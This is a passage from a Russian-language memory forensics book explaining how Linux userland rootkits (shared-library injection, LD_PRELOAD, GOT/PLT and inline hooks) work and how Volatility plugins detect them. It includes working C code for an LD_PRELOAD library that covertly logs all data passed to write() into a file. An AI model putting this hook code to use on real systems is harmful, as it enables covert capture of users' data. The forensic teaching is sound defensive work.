В строке 1 shellcode переходит к метке `string` в строке 13. Затем инструкция `call begin` передаёт управление обратно вверх, к строке 3. Это перенаправление приводит к помещению адреса строки `/tmp/ourlibby.so` (пути к загружаемой библиотеке) на вершину стека. Поэтому, когда строка 3 выполняет `pop eax`, адрес строки копируется в регистр EAX и становится первым аргументом `_dl_open`. Строка 7 содержит фиктивное значение адреса `_dl_open`, которое во время выполнения заменяется настоящим адресом функции внутри целевого процесса. В строке 8 вызывается `_dl_open`, а в строке 11 выполняется `int 3`, чтобы вернуть управление вредоносному процессу.

Обнаружение внедрений совместно используемых библиотек с диска

Внедрения совместно используемых библиотек с диска можно обнаруживать несколькими способами. Поскольку вредоносная библиотека загружается так же (то есть с помощью `_dlopen`), как легитимные библиотеки, ядро заполняет структуры данных для отображённого файла. Поэтому для обнаружения можно использовать плагин `linux_proc_maps`. В данном случае вредоносное ПО внедрило библиотеку с именем `/tmp/.XICE-unix` в целевой процесс. Это имя файла намеренно вводит в заблуждение, поскольку в большинстве дистрибутивов Linux имеется каталог с именем `/tmp/.ICE-unix` (создаваемый X-сервером):

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
    linux_proc_maps -p 18550
Volatility Foundation Volatility Framework 2.4
Pid      Start    End         Flags  Pgoff Major  Minor  Inode     File Path
-------- -------- ----------- ------ ----- ----- ------ ---------- -------
<snip>
   18550 0xb77b1000 0xb77b2000 r-x   0x0   8      1     1439419 /tmp/.XICE-unix
   18550 0xb77b2000 0xb77b3000 rw-   0x0   8      1     1439419 /tmp/.XICE-unix
<snip>
```

> **Примечание.**
>
> Linux создаёт два отображения для каждого отображённого приложения или библиотеки. Одно предназначено для исполняемых данных (обратите внимание на защиту `r-x`), другое - для отображения данных (защита `rw-`).

В этом выводе очевидно, что в процесс отображена ненормальная библиотека, поскольку она загружается из `/tmp`, а не из `/lib` или `/usr/lib`. Хотя разные приложения могут загружать библиотеки не из каталогов `lib`, обычно они не встречаются во временных путях. Другой способ обнаружить расхождения - отфильтровать эти записи по белому списку заведомо исправных значений. Например, можно создать эталоны образов дисков и изменить плагин так, чтобы он предупреждал только о библиотеках, отсутствующих в эталоне.

Перечисление библиотек в пользовательском пространстве

В Volatility имеется плагин `linux_library_list`, специально предназначенный для сообщения о библиотеках, отображённых в процесс. В частности, он анализирует поддерживаемый динамическим компоновщиком в пользовательском пространстве список загруженных библиотек. Он очень похож на список динамически подключаемых библиотек (DLL), хранящийся в блоке окружения процесса (Process Environment Block, PEB) в Windows (см. главы 7 и 8). В этом списке каждое отображение представлено структурой `link_map`, которая хранит начальный адрес и путь файловой системы библиотек, отображённых с помощью таких функций, как `dlopen`. Наличие и перечисление этого списка впервые были представлены grugq (ouah.org).

Следующая команда показывает работу `linux_library_list` с процессом, заражённым вредоносной библиотекой `/tmp/.XICE-unix`:

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
    linux_library_list -p 18550
Volatility Foundation Volatility Framework 2.4
Task             Pid      Load Address Path
---------------- -------- ------------ ----
bash              18550   0x00b7647000 /lib/i386-linux-gnu/i686/cmov/libc.so.6
bash              18550   0x00b77b7000 /lib/ld-linux.so.2
bash              18550   0x00b77b1000 /tmp/.XICE-unix
[snip]
```

В этом выводе можно увидеть совместно используемые библиотеки, загруженные в процесс, включая вредоносную библиотеку.

Перекрёстная проверка отображений

Плагин `linux_ldrmodules` автоматически выполняет перекрёстную проверку библиотек, найденных через список отображений памяти каждого процесса ядра, и двусвязного списка библиотек, поддерживаемого динамическим компоновщиком. Этот плагин может обнаруживать вредоносное ПО, которое скрывается, манипулируя списком динамического компоновщика (распространённый метод сокрытия от отладчиков и других активных инструментов). И снова, эта атака очень похожа на тактику вредоносного ПО в системах Windows, которое изменяет список DLL, хранящийся в пользовательском пространстве. Плагин `linux_ldrmodules` можно также использовать для обнаружения библиотек, внедрённых исключительно в память (обсуждается в следующем разделе).

Чтобы определить, какие отображения ядра содержат совместно используемые библиотеки, плагин проверяет начало каждого отображения на наличие заголовка файла ELF. Если заголовок ELF найден, а в защите отображения установлен бит исполнения, об отображении сообщается. Побочным эффектом является обнаружение всех файлов ELF, включая основной процесс. Ниже показана работа `linux_ldrmodules` с процессом, в который внедрена библиотека `.XICE-unix`:

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
    linux_ldrmodules -p 18550
Volatility Foundation Volatility Framework 2.4
Pid   Name    Start      File Path                        Kernel  Libc
----- ------- ---------  -------------------              ------  ------
18550 bash    0x08048000 /bin/bash                         True   False
18550 bash    0xb7647000 /lib/[snip]/cmov/libc-2.13.so     True   True
18550 bash    0xb77b7000 /lib/i386-linux-gnu/ld-2.13.so    True   True
18550 bash    0xb77b1000 /tmp/.XICE-unix                   True   True
[snip]
```

Двоичный файл процесса (`/bin/bash`) найден только в отображениях процесса. Это нормально, поскольку он не загружается через динамический компоновщик. Однако если в столбце `Libc` для

любой записи, кроме основного двоичного файла процесса, видно `False`, её следует пометить для дальнейшего расследования. Определить запись, соответствующую процессу, всегда можно, сопоставив адрес `task.mm.start_code` с адресом отображения.

Как и ожидалось, остальные записи найдены в обоих списках, что точно указывает, как они были загружены (через `dlopen`). Это также сообщает, что они не скрыты от системы дополнительными способами. В данный момент `.XICE-unix`, так сказать, скрывается у всех на виду. Если бы она попыталась действовать ещё скрытнее, отсоединившись от списка динамического компоновщика в пользовательском пространстве, в выводе этого плагина появилось бы расхождение.

Внедрение библиотеки из памяти

Чтобы избежать артефактов, оставляемых внедрениями с диска, особенно файла библиотеки и соответствующих записей `/proc/<pid>/maps`, злоумышленники разработали методы загрузки приложений и библиотек непосредственно из памяти. Когда этот метод был создан, в криминалистическом сообществе не существовало возможностей анализа памяти. Поэтому, если злоумышленникам удавалось не оставлять артефактов на диске, они часто могли полностью обходить обнаружение обычными инструментами системного администрирования и криминалистическим анализом. Первыми статьями, публично исследовавшими эту идею в Linux, были следующие:

• **The Design and Implementation of Userland Exec, grugq:** github.com. Этот метод был сосредоточен на полной имитации функциональности `execve` в пользовательском режиме, что позволяло создавать процессы без участия ядра. Поэтому приложение можно было запускать прямо из сети, не записывая его сначала на диск. Несмотря на публикацию в 2004 году, этот метод исполнения приложения исключительно в памяти до сих пор используется в реальных условиях.
• **Remote Library Injection, skape:** nologin.org. Этот метод использует `mmap` для выделения в целевом процессе доступной для чтения, записи и исполнения области памяти, где хранится код вредоносной библиотеки. Он основан на перехвате функций API динамического загрузчика (например, `open`, `read`, `lseek`, `mmap`, `fxstat64`) так, чтобы они работали с двоичным файлом, уже загруженным в память, а не с файлом на диске. Затем он вызывает `_dl_open`, которая выполняется с помощью изменённых процедур.

Внедрения только в память можно обнаруживать несколькими способами. Первый - с помощью `linux_malfind`. Как обсуждалось в разделе «Обнаружение внедрения shellcode», отображения, содержащие shellcode, должны быть доступны для записи и исполнения. Поэтому `linux_malfind` пометит этот подозрительный набор защит. Все опубликованные методы загрузки исполняемого файла непосредственно из памяти используют shellcode как минимум для выделения подходящей области памяти в целевом процессе, если не для других целей.

Даже если вредоносное ПО освободит область shellcode после загрузки своей библиотеки, библиотеку можно обнаружить несколькими способами. Например, метод skape использует `_dl_open` (хотя и перехваченную версию), поэтому он по-прежнему заполняет список библиотек, который хранит загрузчик, делая библиотеку видимой для `linux_library_list`. Если список библиотек загрузчика был изменён, `linux_ldrmodules` помечает вредоносное ПО, поскольку внедрённая библиотека отображается как `True` в отображениях ядра, но как `False` в отображениях динамического компоновщика. Подобное расхождение существует и при использовании метода `execve`, описанного grugq, поскольку он не полагается на вызов `_dl_open`. Поэтому внедрённое приложение изначально вообще не создаётся в списке динамического компоновщика. Однако оно содержит заголовок ELF, поэтому метод `linux_ldrmodules` может его найти.

Извлечение исполняемых файлов из памяти

Часто требуется извлечь исполняемые файлы и совместно используемые библиотеки из памяти для их статического анализа. Чтобы автоматизировать этот процесс, были созданы плагины `linux_procdump` и `linux_librarydump`, имитирующие свои аналоги для Windows, `procdump` и `dlldump`.

Основная цель этих плагинов - извлекать исполняемые файлы в их собственном формате ELF, а не просто как разрозненные области памяти, что произошло бы при использовании `linux_dump_maps`. Для этого API Volatility предоставляет функцию, принимающую в качестве параметров `task_struct` и виртуальный адрес заголовка ELF. Затем она получает адресное пространство процесса заданной `task_struct` и создаёт экземпляр объекта `elf_hdr` по заданному виртуальному адресу.

Чтобы найти извлекаемые разделы, перечисляются программные заголовки файла и сохраняются заголовки типа `PT_LOAD`. Разделы `PT_LOAD` загружаются в память при исполнении программы или инициализации библиотеки. Если исследовать программные заголовки файла на диске, можно увидеть, что все важные разделы содержатся в одном из двух разделов `PT_LOAD`. В обычном двоичном файле ELF один раздел предназначен для исполняемых данных, другой - для доступных для записи данных:

```
$ readelf -Wl /bin/ls

Elf file type is EXEC (Executable file)
Entry point 0x404880
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset   VirtAddr PhysAddr FileSiz  MemSiz   Flg Align
  PHDR           0x000040 0x400040 0x400040 0x0001f8 0x0001f8 R E 0x8
  INTERP         0x000238 0x400238 0x400238 0x00001c 0x00001c R   0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
LOAD           0x000000 0x400000 0x400000 0x01a60c 0x01a60c R E 0x200000
LOAD           0x01adb0 0x61adb0 0x61adb0 0x0007cc 0x001550 RW  0x200000
  DYNAMIC        0x01adc8 0x61adc8 0x61adc8 0x000210 0x000210 RW  0x8
  NOTE                 0x000254 0x400254 0x400254 0x000044 0x000044 R   0x4
  GNU_EH_FRAME   0x017e28 0x417e28 0x417e28 0x00070c 0x00070c R   0x4
  GNU_STACK      0x000000 0x000000 0x000000 0x000000 0x000000 RW  0x8
  GNU_RELRO      0x01adb0 0x61adb0 0x61adb0 0x000250 0x000250 R   0x1

  Section to Segment mapping:
   Segment Sections...
    00
    01     .interp
02     .interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym
    .dynstr.gnu.version .gnu.version_r .rela.dyn .rela.plt .init
    .plt .text .fini .rodata .eh_frame_hdr .eh_frame
    03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
    04     .dynamic
    05     .note.ABI-tag .note.gnu.build-id
    06     .eh_frame_hdr
    07
    08     .init_array .fini_array .jcr .dynamic .got
```

В части Program Headers видны два сегмента `LOAD`, выделенные жирным шрифтом в источнике. Эти две записи соответствуют сегментам 02 и 03 в разделе Section to Segment mapping, поскольку отображения используют нумерацию с нуля. Первый сегмент `LOAD` доступен для чтения и исполнения, а его отображение разделов в сегмент включает ожидаемые разделы, например `.text`, `.plt` и `.init`. Другой сегмент `LOAD` доступен для чтения и записи, а его отображение разделов в сегмент включает разделы `.data` и `.bss`. Поэтому при извлечении исполняемых файлов из памяти сегменты `LOAD` будут содержать почти все важные разделы. Отсутствуют разделы, полезные для отладки, но не нужные во время выполнения, например статическая таблица символов и информация о разделах.

Следующие команды показывают, как использовать `linux_librarydump` для восстановления совместно используемой библиотеки `.XICE-unix`:

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
       linux_proc_maps -p 18550 | grep ICE
Volatility Foundation Volatility Framework 2.4
   18550 0xb77b1000 0xb77b2000 r-x   0x0   8   1    1439419 /tmp/.XICE-unix
   18550 0xb77b2000 0xb77b3000 rw-   0x0   8   1    1439419 /tmp/.XICE-unix

$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
       linux_librarydump -p 18550
       -D outdir -b 0xb77b1000
Volatility Foundation Volatility Framework 2.4
Offset     Name        Pid       Address    Output File
---------- ----------- --------- ---------- -----------
0xf7116140 bash        18550     0xb77b1000 outdir/bash.18550.0xb77b1000

$ file outdir/bash.18550.0xb77b1000
outdir/bash.18550.0xb77b1000: ELF 32-bit LSB shared object, Intel 80386,
version 1 (SYSV), dynamically linked,
BuildID[sha1]=0x8200585e3443980847707c3f63eaa38f531fb67a, not stripped
```

Библиотека успешно извлекается из памяти, после чего её можно анализировать методами обратной разработки.

Руткиты LD_PRELOAD

Особый вариант внедрения совместно используемой библиотеки можно реализовать с помощью средства `LD_PRELOAD`, предоставляемого динамическим загрузчиком. `LD_PRELOAD` - переменная среды, задающая путь к совместно используемой библиотеке. Любая программа, запущенная с заданной `LD_PRELOAD` (кроме программ setuid для привилегий, отличных от привилегий пользователя или более высоких), сначала загружает указанную библиотеку в своё адресное пространство. После этого легко перехватывать функции API из любой другой библиотеки в адресном пространстве процесса, поскольку символы сначала разрешаются в предварительно загруженной библиотеке. Ицик Котлер впервые опубликовал этот метод в статье Reverse Engineering with LD_PRELOAD: securityvulns.com.

Перехват функций с помощью LD_PRELOAD

Следующий код показывает пример простой библиотеки, которую можно использовать совместно с методом `LD_PRELOAD` для перехвата библиотечного вызова `write`. Этот перехват позволяет руткиту перехватывать данные при их записи на диск, по сети или в терминал вывода:

```
1 #include <stdio.h>
2 #include <dlfcn.h>
3 #include <unistd.h>
 4 #include <fcntl.h>
 5
 6 ssize_t (*orig_write)(int, const void *, size_t);
 7 int log_fd;
 8
 9 ssize_t write(int fd, const void *buf, size_t count)
10 {
11     void *handle;
12
13     if (!orig_write)
14     {
15         handle = dlopen("libc.so.6", RTLD_LAZY);
16         orig_write = dlsym(handle, "write");
```

```
17          log_fd = open("/tmp/logfile.txt", O_CREAT|O_WRONLY, 0666);
18      }
19
20      orig_write(log_fd, buf, count);
21      return orig_write(fd, buf, count);
22  }
```

Строка 9 объявляет поддельную функцию `write`. В строке 15 она получает дескриптор `libc` в памяти - библиотеки, содержащей легитимную функцию `write`. Затем следующая строка разрешает адрес настоящей функции `write` во время выполнения вызовом `dlsym`. Этот адрес необходим, чтобы при необходимости всё ещё можно было вызвать настоящую функцию. Строка 17 открывает дескриптор файла журнала (`/tmp/logfile.txt`). В строке 20 буфер, переданный `write`, записывается в файл журнала вредоносного ПО, а в строке 21 исходная `write` вызывается с заданными параметрами. Приложения, использующие `write`, не уведомляются об этом изменении, поэтому не знают, что вредоносное ПО записывает все данные. Тот же процесс можно применить к любой функции, например вызову `read`, чтобы журналировать данные из сети или ввод пользователя.

Обнаружение руткитов LD_PRELOAD

Руткиты, использующие `LD_PRELOAD`, можно обнаруживать несколькими способами. Для демонстрации мы используем образец памяти, предоставленный проектом Second Look (secondlookforensics.com). В частности, машина была заражена Jynx2 (blackhatlibrary.net), популярным руткитом с открытым исходным кодом на основе `LD_PRELOAD`.

> **Примечание.**
>
> Azazel (blackhatlibrary.net) - ещё один руткит с открытым исходным кодом, использующий приём `LD_PRELOAD`.

Извлечение файлов предварительной загрузки

Руткиты могут заставить каждый процесс предварительно загружать библиотеку, записав путь к библиотеке в `/etc/ld.so.preload`. Динамический загрузчик проверяет этот файл при запуске приложений и затем загружает запрошенную библиотеку; Jynx2 и Azazel используют именно этот подход. Чтобы обнаружить это, можно просто использовать `linux_find_file` или `linux_recover_filesystem` для чтения `/etc/ld.so.preload` из памяти, а затем исследовать его содержимое:

```
$ python vol.py --profile=LinuxUbuntu1204x64 -f jynxkit.mem
       linux_find_file -F /etc/ld.so.preload
Volatility Foundation Volatility Framework 2.4
Inode Number                  Inode
--------------- ------------------
          263883 0xffff88003be9b440

$ python vol.py --profile=LinuxUbuntu1204x64 -f jynxkit.mem
       linux_find_file -i 0xffff88003be9b440
       -O ld.so.preload
Volatility Foundation Volatility Framework 2.4

$ cat ld.so.preload
/XxJynx/jynx2.so
```

Полный путь к вредоносной библиотеке Jynx (`/XxJynx/jynx2.so`) находится в файле предварительной загрузки. В обычных системах библиотеки, как правило, не должны

предварительно загружаться этим методом. Поэтому проверка содержимого файлов `ld.so.preload` может быть простым индикатором компрометации. Следующая команда ищет вредоносную библиотеку во всех отображениях процессов и подсчитывает число вхождений:

```
$ python vol.py --profile=LinuxUbuntu1204newx64 -f jynxkit.mem
     linux_proc_maps | grep -c /XxJynx/jynx2.so
Volatility Foundation Volatility Framework 2.4
364
```

Эта команда показывает, что библиотека Jynx отображена 364 раза различными процессами системы.

Анализ переменных предварительной загрузки

Второй способ принудительно загрузить совместно используемую библиотеку - задать переменную среды `LD_PRELOAD` в файле настроек Bash пользователя (обычно `.bashrc` или `.bash_profile`). Как обсуждалось в главе 21, тот же метод использовался для изменения переменной `PATH` пользователя с целью принудительного исполнения троянизированных двоичных файлов. Так же, как манипуляции с `PATH` можно обнаружить с помощью `linux_bash_env`, можно обнаружить и приём `LD_PRELOAD`. Следующий пример показывает, как выглядит эта атака при исследовании заражённого процесса `netcat`:

```
$ python vol.py -f ncpreload.lime --profile=LinuxDebian3_2x86
    linux_psenv -p 14259
Volatility Foundation Volatility Framework 2.4
Name   Pid    Environment
nc     14259  TERM=xterm SHELL=/bin/bash SSH_CLIENT=192.168.174.1 51514 22
LD_PRELOAD=/root/ldpre/netlib.so OLDPWD=/root SSH_TTY=/dev/pts/2 USER=root
MAIL=/var/mail/root PATH=/root/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
/usr/bin:/sbin:/bin PWD=/root/ldpre LANG=en_US.UTF-8 SHLVL=1 HOME=/root
LOGNAME=root SSH_CONNECTION=192.168.174.1 51514 192.168.174.128 22
_=/bin/nc /bin/nc
```

`LD_PRELOAD` указывает на вредоносный файл на диске. Поиск всех экземпляров этой переменной можно легко автоматизировать, а затем вызвать плагин `linux_librarydump` для извлечения библиотек.

Проверка GOT/PLT

Следующий способ обнаружения руткитов на основе `LD_PRELOAD` включает проверку перезаписей GOT/PLT. Этот процесс будет подробнее объяснён в следующем разделе, но идея состоит в том, что GOT хранит адреса функций, используемых приложением, и может быть изменена для перенаправления потока управления. Такой тип перехвата очень похож на перехваты таблиц адресов импорта и экспорта в Windows. Поскольку предварительно загруженная библиотека загружается первой, указатели функций в таблице указывают на предварительно загруженную библиотеку, а не на исходную (например, `libc`).

Сравнительный анализ символов

Метод обнаружения руткитов `LD_PRELOAD` в работающей системе был опубликован в блоге Chokepoint в феврале 2014 года (chokepoint.net). Этот метод обнаружения интересен тем, что для определения несоответствий он полагается на динамический компоновщик. Он работает следующим образом:

1. Использует функцию `dlsym` для запроса адресов нескольких часто перехватываемых функций.
2. Затем запрашивает ту же функцию у `dlsym` с установленным флагом `RTLD_NEXT`. Этот запрос предписывает динамическому загрузчику пропустить первую библиотеку, в которой найден символ, и искать его в остальных загруженных библиотеках.
3. Сравнивает два результата и определяет наличие несовпадения.

Помните, что каждая функция должна экспортироваться только одной библиотекой. Поэтому очевидное несоответствие возникает, если один и тот же символ экспортируют несколько библиотек. Используя API перечисления библиотек и разрешения символов Volatility, тот же метод можно легко перенести в плагин.

Перезаписи GOT/PLT

Как обсуждалось в главе 20, GOT и PLT участвуют в механизме, позволяющем приложению вызывать функции, хранящиеся в других библиотеках. После разрешения символов записи внутри GOT хранят полный адрес разрешённого символа во время выполнения. Перезаписывая эти записи, вредоносное ПО может перенаправлять вызовы легитимных функций к контролируемому им коду. Такое перенаправление позволяет вредоносному ПО манипулировать любыми данными, обрабатываемыми перенаправленными функциями.

Манипуляции с PLT

Первой исследовательской публикацией, показавшей выполнение перезаписи PLT, была статья Shared Library Redirection Via ELF PLT Infection Сильвио Чезаре (phrack.org). Статья была посвящена заражению записей внутри файла на диске, однако этот метод также применялся к файлам ELF в памяти.

> **Примечание.**
>
> Многие эксплойты получают возможность записи по произвольным адресам в памяти, а затем нацеливаются на записи GOT, чтобы перенаправить поток управления. Дополнительные сведения приведены в следующих исследовательских статьях:
>
> - **Advances in Format String Exploitation**, gera и riq: phrack.org
> - **w00w00 on Heap Overflows**, Мэтт Коновер: cgsecurity.org
> - **Hackers Hut: Exploiting the Heap**, Андрис Брауэр: win.tue.nl

Для перезаписи записи GOT требуются три возможности:

• Читать и записывать данные в чужом процессе.
• Находить целевую запись GOT.
• Находить адрес функции-перехватчика в адресном пространстве целевого процесса.

Вы уже узнали, как читать и записывать память процесса с помощью `ptrace`. Вы также знаете, что для поиска адреса любой экспортируемой функции внутри модуля можно использовать `dlopen` и `dlsym`. Единственное, что ещё не рассмотрено, - поиск записи GOT целевой функции. Чтобы найти эту информацию, можно запросить таблицу перемещений.

Каждая запись перемещения перечисляет адрес разрешённой функции внутри GOT. Дополнительную информацию можно получить с помощью команды `readelf` с параметром `-r` (который включает отображение информации о перемещениях). Вот пример:

```
1   $ readelf -W -r test_app
2
3   Relocation section '.rel.dyn' at offset 0x324 contains 1 entries:
4   Offset     Info    Type                Sym. Value  Symbol's Name
5   08049838  00000506 R_386_GLOB_DAT         00000000   __gmon_start__
6
7   Relocation section '.rel.plt' at offset 0x32c contains 8 entries:
8   Offset     Info    Type                Sym. Value  Symbol's Name
9   08049848  00000107 R_386_JUMP_SLOT        00000000   strstr
10  0804984c  00000207 R_386_JUMP_SLOT        00000000   read
11  08049850  00000307 R_386_JUMP_SLOT        00000000   perror
12  08049854  00000407 R_386_JUMP_SLOT        00000000   puts
13  08049858  00000507 R_386_JUMP_SLOT        00000000   __gmon_start__
14  0804985c  00000607 R_386_JUMP_SLOT        00000000   exit
15  08049860  00000707 R_386_JUMP_SLOT        00000000   open
16  08049864  00000807 R_386_JUMP_SLOT        00000000   __libc_start_main
```

В этом выводе записи типа `R_386_JUMP_SLOT` (строки 9-16) представляют импортированные функции. Столбец Offset сообщает адрес записи GOT функции. Читая по этому адресу, можно определить адрес каждой функции во время выполнения, имя которой указано в столбце Symbol's Name.

Обнаружение перезаписей GOT

Обнаружение перезаписей GOT обычно представляет собой четырёхэтапный процесс:

1. Обойти информацию динамической компоновки приложения и всех загруженных библиотек.
2. Записать разрешённый адрес и имя символа для всех функций в таблицах перемещений. Для библиотек с отложенной загрузкой адреса символов не разрешаются, пока функция не будет фактически вызвана. Отложенная загрузка может означать, что некоторые записи GOT будут указывать внутрь содержащего их объекта ELF, поэтому такие записи легко отфильтровать.
3. Определить библиотеки, необходимые приложению. Эти библиотеки определяются во время компиляции и хранятся как записи `DT_NEEDED` в информации динамической компоновки.
4. Проверить каждую разрешённую запись GOT, убедившись, что разрешённый адрес указывает внутрь одной из необходимых библиотек. Этот процесс проверки гарантирует, что функция указывает внутрь одной из библиотек, с которыми программа была скомпонована во время компиляции.

Ниже показан вывод плагина Volatility для обнаружения перезаписи GOT/PLT, `linux_plthook`. В данном случае плагин используется для анализа серверного процесса Secure Shell (SSH), заражённого руткитом Jynx2:

```
$ python vol.py --profile=LinuxDebian3_2x86 -f preload.lime
   linux_plthook -p 22996
Volatility Foundation Volatility Framework 2.4
Task  ELF Start  ELF Name        Symbol         Resolved Address Target Info
22996 0x08048000 /usr/sbin/sshd  __xstat64      0x000000b7743fc9 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  write          0x000000b774327a /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  fopen64        0x000000b7742f32 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  __lxstat64     0x000000b7743930 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  opendir        0x000000b7744432 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  accept         0x000000b7742bf0 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  readdir64      0x000000b7744660 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  unlink         0x000000b77440d9 /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  rmdir          0x000000b7743b5c /root/jynx2.so
22996 0x08048000 /usr/sbin/sshd  __fxstat64     0x000000b7743532 /root/jynx2.so
```

Несколько функций внутри GOT сервера SSH перенаправляются к адресам внутри совместно используемой библиотеки Jynx. Тот же подход можно использовать для обобщённого обнаружения всех руткитов `LD_PRELOAD` (которые автоматически перезаписывают записи GOT), а также руткитов, перезаписывающих записи GOT вручную.

Примечание.

Георг Вихерски разработал плагин `linux_plthook` для помощи в одном из своих расследований. В том случае он столкнулся с продвинутым вредоносным ПО, которое работало только в памяти и использовало перезаписи GOT/PLT для управления заражёнными системами. Дополнительную информацию об анализе Георгом этого заражения можно найти в его докладе на SysScan 2014 «Linux Memory Forensics: A Real-Life Case Study» (см. syscan.org).

Встроенные перехваты

Вместо замены указателей функций, например находящихся в GOT, встроенный перехват перезаписывает первые несколько байтов функции и заменяет их инструкциями по выбору вредоносного ПО. Обычно эти инструкции перенаправляют поток управления к функции, которую вредоносное ПО размещает в памяти. Авторы вредоносного ПО часто предпочитают встроенные перехваты манипуляциям с GOT, поскольку в усиленных системах Linux GOT помечается доступной только для чтения (RELRO) после первоначальной загрузки процесса (см. isisblogs.poly.edu).

Плагин `linux_apihooks` обнаруживает встроенные перехваты, сначала получая список функций, используемых приложением, так же, как `linux_plthook`. Затем он дизассемблирует первые несколько инструкций каждой функции в поисках передач потока управления, например инструкций `CALL`, `JMP` или `RET`, которые указывают за пределы текущей библиотеки.

В следующем выводе можно увидеть, как `linux_apihooks` обнаруживает образец вредоносного ПО, перехватывающий несколько функций внутри `libc`:

```
$ python vol.py -f hooks.lime --profile=LinuxDebian-3_2x64
    linux_apihooks -p 65033
Volatility Foundation Volatility Framework 2.4
Hook VMA                  Hooked Symbol Symbol Address Type  Hook Address
------------------------  ------------  -------------- ----- --------------
/lib/<snip>/libc-2.13.so  write         0x7ff29b512c06 JMP   0x7ff31c069a45
/lib/<snip>/libc-2.13.so  close         0x7ff29b512c46 JMP   0x7ff31c069a96
/lib/<snip>/libc-2.13.so  read          0x7ff29b512c56 JMP   0x7ff31c068e45
/lib/<snip>/libc-2.13.so  open          0x7ff29b512ca6 JMP   0x7ff31c069d13
/lib/<snip>/libc-2.13.so  accept        0x7ff29b512cb6 JMP   0x7ff31c069c57
/lib/<snip>/libc-2.13.so  socket        0x7ff29b512bb0 JMP   0x7ff31c069043
```

На основании перехваченных функций (`write`, `close`, `read`, `open`, `accept` и `socket`) можно предположить, что вредоносное ПО, вероятно, пытается скрыть деятельность файловой системы и сети. Поскольку файловые дескрипторы и сетевые сокеты в Linux являются всего лишь файловыми дескрипторами, перехват выбранных функций может одновременно управлять как взаимодействием с файловой системой, так и сетевыми соединениями, устанавливаемыми затронутыми процессами пользовательского пространства. Для дальнейшего расследования назначения перехватов можно перейти по адресу из столбца Hook Address в `volshell` или выгрузить содержащий его диапазон памяти (`linux_dump_maps`) на диск для статического анализа.

Итоги

Понимание того, как процессы Linux взаимодействуют с ресурсами операционной системы (системными вызовами, файловой системой, сетью, совместно используемыми библиотеками и так далее), критически важно для обнаружения руткитов пользовательского режима. Множество мощных руткитов встречалось как в форме доказательства концепции, так и в полностью подготовленном к применению виде - тенденция, которая в ближайшее время не прекратится. К счастью, криминалистический анализ памяти предоставляет столь же мощный механизм анализа систем на наличие признаков внедрения кода, перезаписанных записей GOT, встроенных перехватов функций и даже самых тонких изменений переменных среды.

Глава 26. Руткиты режима ядра

Руткиты режима ядра чрезвычайно опасны для целостности работающей системы Linux. Эти руткиты способны добавлять, удалять или изменять любые данные, которые приложения ядра или пользовательского пространства запрашивают о состоянии системы. К ним может относиться такая информация, как списки работающих процессов, загруженных модулей ядра, активных сетевых соединений, файлов в каталоге и даже содержимого этих файлов. Руткиты режима ядра могут также отслеживать деятельность пользователей, включая нажатия клавиш, сетевые пакеты и взаимодействия с оборудованием, например съёмными носителями или устройствами безопасности. Чтобы найти руткиты режима ядра, необходимо глубоко исследовать работающее ядро, включая его код и структуры данных.

Руткиты ядра могут перехватывать множество мест для подрыва системы, поэтому Volatility обладает мощной поддержкой перечисления и проверки данных внутри ядра. Многие из этих возможностей разработаны недавно и являются уникальными для Volatility, например поиск перехватов Netfilter и скопированных структур учётных данных. На протяжении этой главы вы увидите несколько таких плагинов в действии и узнаете, как использовать их в собственных расследованиях.

Получение доступа к режиму ядра

Чтобы установить и использовать руткит режима ядра, злоумышленники должны сначала получить привилегии уровня root. Они могут получить доступ к этому уровню разрешений либо посредством атаки социальной инженерии (например, убедив администратора установить вредоносное приложение), либо удалённо эксплуатируя сетевую службу, работающую с привилегиями root. В качестве альтернативы противник может получить доступ к локальной учётной записи пользователя, а затем выполнить атаку повышения привилегий. Такие методы атак выходят за рамки этой книги, но о них можно узнать из многих источников, например книги Энрико Перлы и Массимилиано Олдани «A Guide to Kernel Exploitation: Attacking the Core», Syngress, 2010 (attackingthecore.com). После получения привилегий уровня root противник может использовать один из собственных механизмов Linux для записи в адресное пространство ядра (также известное как кольцо 0) работающей системы.

Один из способов попасть «внутрь» ядра - использовать загружаемые модули ядра (LKM). В главе 23 вы узнали, как загружаются модули, как они перечисляются и как восстанавливаются на диск посредством криминалистического анализа памяти. LKM являются самым популярным способом получения доступа к ядру, поскольку их можно писать на языке программирования C. Кроме того, LKM имеют полный доступ к API и структурам данных ядра. Это делает руткиты переносимыми между разными версиями ядра и также обеспечивает стабильность, поскольку LKM может получить правильные блокировки синхронизации перед манипулированием структурами данных.

Другой предоставляемый Linux интерфейс к памяти ядра связан с символьными устройствами `/dev/mem` и `/dev/kmem`. Эти устройства обсуждались в главе 19, где вы узнали о методах получения памяти. В старых дистрибутивах Linux устройство `/dev/mem` экспортирует (то есть предоставляет доступ к) первый гигабайт физической памяти, а `/dev/kmem` экспортирует виртуальное адресное пространство ядра. Однако в современных дистрибутивах Linux `/dev/mem` предоставляет доступ только к первому мегабайту RAM. Это позволяет программам, читающим физическую память аппаратных устройств, например X-серверу, работать правильно, не раскрывая значительный объём конфиденциального кода и данных ядра.

